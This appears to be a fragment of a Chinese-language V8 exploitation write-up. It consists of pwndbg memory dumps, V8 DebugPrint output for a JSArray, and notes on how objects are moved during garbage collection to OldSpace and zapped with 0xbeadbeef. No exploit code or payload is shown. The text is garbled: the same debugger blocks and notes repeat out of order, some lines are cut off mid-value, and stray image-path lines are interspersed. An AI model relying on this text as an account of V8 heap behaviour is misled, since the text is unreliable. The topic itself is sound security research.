Filler，不過這邊先做個伏筆
pwndbg> x/10gx 0x27a20024d641-1
0x27a20024d640: 0x0000000a00151899 0x0000025100000f61
0x27a20024d650: 0x0024d59500000000 0x0015174d00255199
0x255198
0x25519c
DebugPrint: 0x27a20025534d: [JSArray]
- map: 0x27a20014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x27a20014e799 <JSArray[0]>
- elements: 0x27a20025519d <FixedArray[101]> [PACKED_ELEMENTS]
- length: 101
- properties: 0x27a200000219 <FixedArray[0]>
- All own properties (excluding elements): {
0x27a200000e31: [String] in ReadOnlySpace: #length: 0x27a200102
r), location: descriptor
}
elements: 0x27a20025519d <FixedArray[101]> {
0-100: 0x27a200000251 <undefined>
}



0x255198

```
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000      0x0000000000000000
0x27a2002551a9: 0x0000000000000000      0x0000000000000000
0x27a2002551b9: 0x0000000000000000      0x0000000000000000
0x27a2002551c9: 0x0000000000000000      0x0000000000000000
0x27a2002551d9: 0x0000000000000000      0x0000000000000000
```

第一次 gc 後，第二次 gc 前

```
DebugPrint: 0x27a20015e1e5: [JSArray] in OldSpace
 - map: 0x27a20014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x27a20014e799 <JSArray[0]>
 - elements: 0x27a20015e049 <FixedArray[101]> [PACKED_ELEMENTS]
 - length: 101
 - properties: 0x27a200000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x27a200000e31: [String] in ReadOnlySpace: #length: 0x27a20010
r), location: descriptor
 }
 - elements: 0x27a20015e049 <FixedArray[101]> {
       0-100: 0x27a200000251 <undefined>
 }
```

第二次 gc 的過程

```
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000      0x0000000000000000
0x27a2002551a9: 0x0000000000000000      0x0000000000000000
0x27a2002551b9: 0x0000000000000000      0x0000000000000000
0x27a2002551c9: 0x0000000000000000      0x0000000000000000
0x27a2002551d9: 0x0000000000000000      0x0000000000000000
```

0x255198

first_resolve function


移動到 OldSpace 的 Context

Elements

find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899

```
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899      0x0000025100000f61
0x27a20015e004: 0x0015df9100000000      0x001443c100255199
```

Mark-Sweep-Compact GC


first_resolve function
移動到 OldSpace 的 Context
Elements
find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899
pwndbg> x/10gx 0x27a20015dff4
0x27a20015dff4: 0x0000000a00151899 0x0000025100000f61
0x27a20015e004: 0x0015df9100000000 0x001443c100255199
0x255198
第二次 gc 的過程
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000 0x0000000000000000
0x27a2002551a9: 0x0000000000000000 0x0000000000000000
0x27a2002551b9: 0x0000000000000000 0x0000000000000000
0x27a2002551c9: 0x0000000000000000 0x0000000000000000
0x27a2002551d9: 0x0000000000000000 0x0000000000000000
0xbeadbeef (ZapValue) * N
mark it as released memory region
Mark-Sweep-Compact GC

第二次 gc 的過程

```
pwndbg> x/10gx 0x27a200255199
0x27a200255199: 0x0000000000000000      0x0000000000000000
0x27a2002551a9: 0x0000000000000000      0x0000000000000000
0x27a2002551b9: 0x0000000000000000      0x0000000000000000
0x27a2002551c9: 0x0000000000000000      0x0000000000000000
0x27a2002551d9: 0x0000000000000000      0x0000000000000000
```

0xbeadbeef (ZapValue) * N

0x255198

first_resolve function

移動到 OldSpace 的 Context


Elements


find /g <FixedArray - 0x10000>, <FixedArray>, 0x0000000a00151899

